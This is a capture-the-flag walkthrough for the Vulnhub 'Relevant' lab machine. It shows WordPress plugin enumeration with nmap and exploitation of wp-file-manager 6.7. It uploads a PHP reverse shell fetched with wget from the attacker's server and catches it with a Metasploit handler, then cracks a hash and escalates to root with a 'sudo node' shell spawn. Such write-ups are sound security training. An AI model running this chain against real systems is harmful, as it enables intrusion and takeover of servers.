**Vulnhub Relevant Writeup**

**by TecnoLinux**

**Twitter: @tecnolinux\_user**

Author: iamv1nc3nt

Twitter: @iamv1nc3nt

**Tools required:**

* curl
* metasploit or netcat
* php-reverse-shell from pentestmonkeys
* nmap
* wget
* nano
* crackstation.net
* hashid


Hello everyone, this is my second writeup of vulnhub in this case we are at Relevant box, Let’s get started. Firs of all, I will be giving the links to the reverse shell at the beginning of this writeup(<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>) so download those first modify the reverse shell it in the area of the IP that will be your IP it haves a single comment line on the right side that I said //change this also on port and changing the port is optional,do this before we proceed to the challenge. Go to your terminal and edit the /etc/hosts.

* sudo nano /etc/hosts

type at the end of the file this:

* <your IP> relevant.vulnhub

when you enter to the website you will find three links:




The first link redirects you to a youtube video,second link redirects you to a pastebins with usernames and passwords and third one redirects you to a QR code image. Spoiler alert is a rabbit hole don’t waste your time on the website. You will ask yourself There is a hidden directory on the website ? Can I use wpscan in order to get more information? Those questions came up on my head and no there is no way to get information like you will normally do on any CTF, the only information that you will get is from nmap check it out.

**Part 1 Enumeration**


Let’s scan the machine with nmap:

* nmap -A –min-rate 2400 -p- -T4 relvant.vulnhub




As you can see from the picture this is the output that you will get 2 ports 22,80 and you will ask yourself the port 22 is part of the rabbit hole? The answer is yes is part from the rabbit hole, so how did I complete the challenge if the beginning the challenge is a rabbit hole well I know that nmap can enumerate websites with http-enum script and it will give to you the directory of that website right? So I ask myself can I do the same thing with wordpress and yes you can do it, in this case I will scan for plugins like wpscan and the command looks like this.

* nmap --script http-wordpress-enum --script-args check-latest=false,search-limit=10000 relevant.vulnhub




**Part 2 Getting reverse shell**

You can see from the picture that we find two plugins and one theme the vulnerable one is the wp-file-manager 6.7 and the exploit is on github <https://github.com/w4fz5uck5/wp-file-manager-0day>.



Once you download the exploit you need to do a modification on order to work with python3

open your text editor of preference and the #!/usr/bin/env python2 change it to python3 like this.



Now in order to run the exploit on the website this is the command:

* python elFinder.py http://relevant.vulnhub

You have to do it like that as you can see on the code is taking a parameter that will we the url. And you will have a shell,but that shell when you list the directories , it shows a messy output and some PHP files upload the php-reverse-shell using python like this

One shell if you are not using tmux:

* python3 -m http.server

The shell of the exploit:

* wget http://<your IP>:8000/<name of your reverse shell>.php

Now at this point you can use two tools to listen a port with netcat or metasploit in this case I use metasploit(you can impress to your non techinal friends with it).

* msfconsole
* use multi/handler
* set PAYLOAD php/reverse\_php
* set LHOST <your IP>
* set LPORT <the port of the reverse shell>
* exploit -j

Once you have that, on the exploit shell in order to trigger the exploit we can use curl:

* curl <http://relevant.vulnhub/wp-content/plugins/wp-file-manager/lib/files/><reverse-shell-name>.php

On the msfconsole shell you will see that a session is on type this on the terminal:

* sessions
* sessions <number of session>

And you will have a nice shell, but we want to make it better right type on the terminal:

* python3 -c 'import pty;pty.spawn("/bin/bash");'

**Part 3 Finding the username:**

Now you have a better shell so we can keep going, you can close the exploit shell not msfconsole, if you go to the /home directory with cd like this cd /home you will see three usernames h4x0r,patsy relevant if you type on the terminal.

* ls -laR

what this command does is list the files with the permissions to see if there is a hidden directory and goes recursive to see what is inside of other directories if exists one. Once you have that when you scroll up you will see a notes.txt file but before that we can see … right in a Linux system is normal when you do ls -a you will see . And .. but not … so go to the directory and cat the file you will see something like this.



That look like a username and password, but the password is hashed,the hash type is a SHA-1 you can verify this with hashid if you have installed .


* hashid 'hash'

go to crackstation.net and it will give you the password of news. Now that you have the username and password change the username with su command.

* su news
* password: <the password of the hash>

**Part 4 Privesc The machine**

Now you are the news user, if you type sudo -l and type the password that you get you will see the a binary called node




In this case as you can see from the picture I list the permission to see if it is a SUID binary but is not a SUID binary if you got to gtfo bins link (<https://gtfobins.github.io/gtfobins/node/>) in the sudo section you will see a command like such.

* sudo node -e 'require("child\_process").spawn("/bin/sh", {stdio: [0, 1, 2]});'

Now you will have root access to the machine:



read the root flag.



**Conclusion**

This challenge was quite interesting it teaches to look other ways to enter the machine. Doing this challenge yes I fail as well as you guys,the rabbit hole and etc… But don’t give up always be persistent but also take you time if you need to. I learn this new technique of enumerating a wordpress website using nmap, thats one of the reasons why we have to learn more than one tool for enumerating.Because it will be more easy if you do it with wpscan. The … directory I did see this in other challenges so nothing new that I learned from that. The privesc was quite easy normal privesc that you will see on challenges. Thank you guys from reading this, always learn from writeups don’t read writeups and not learning from them, next time try harder, thank you to iamv1nc3nt for creating this box as always I hope you learn something Bye.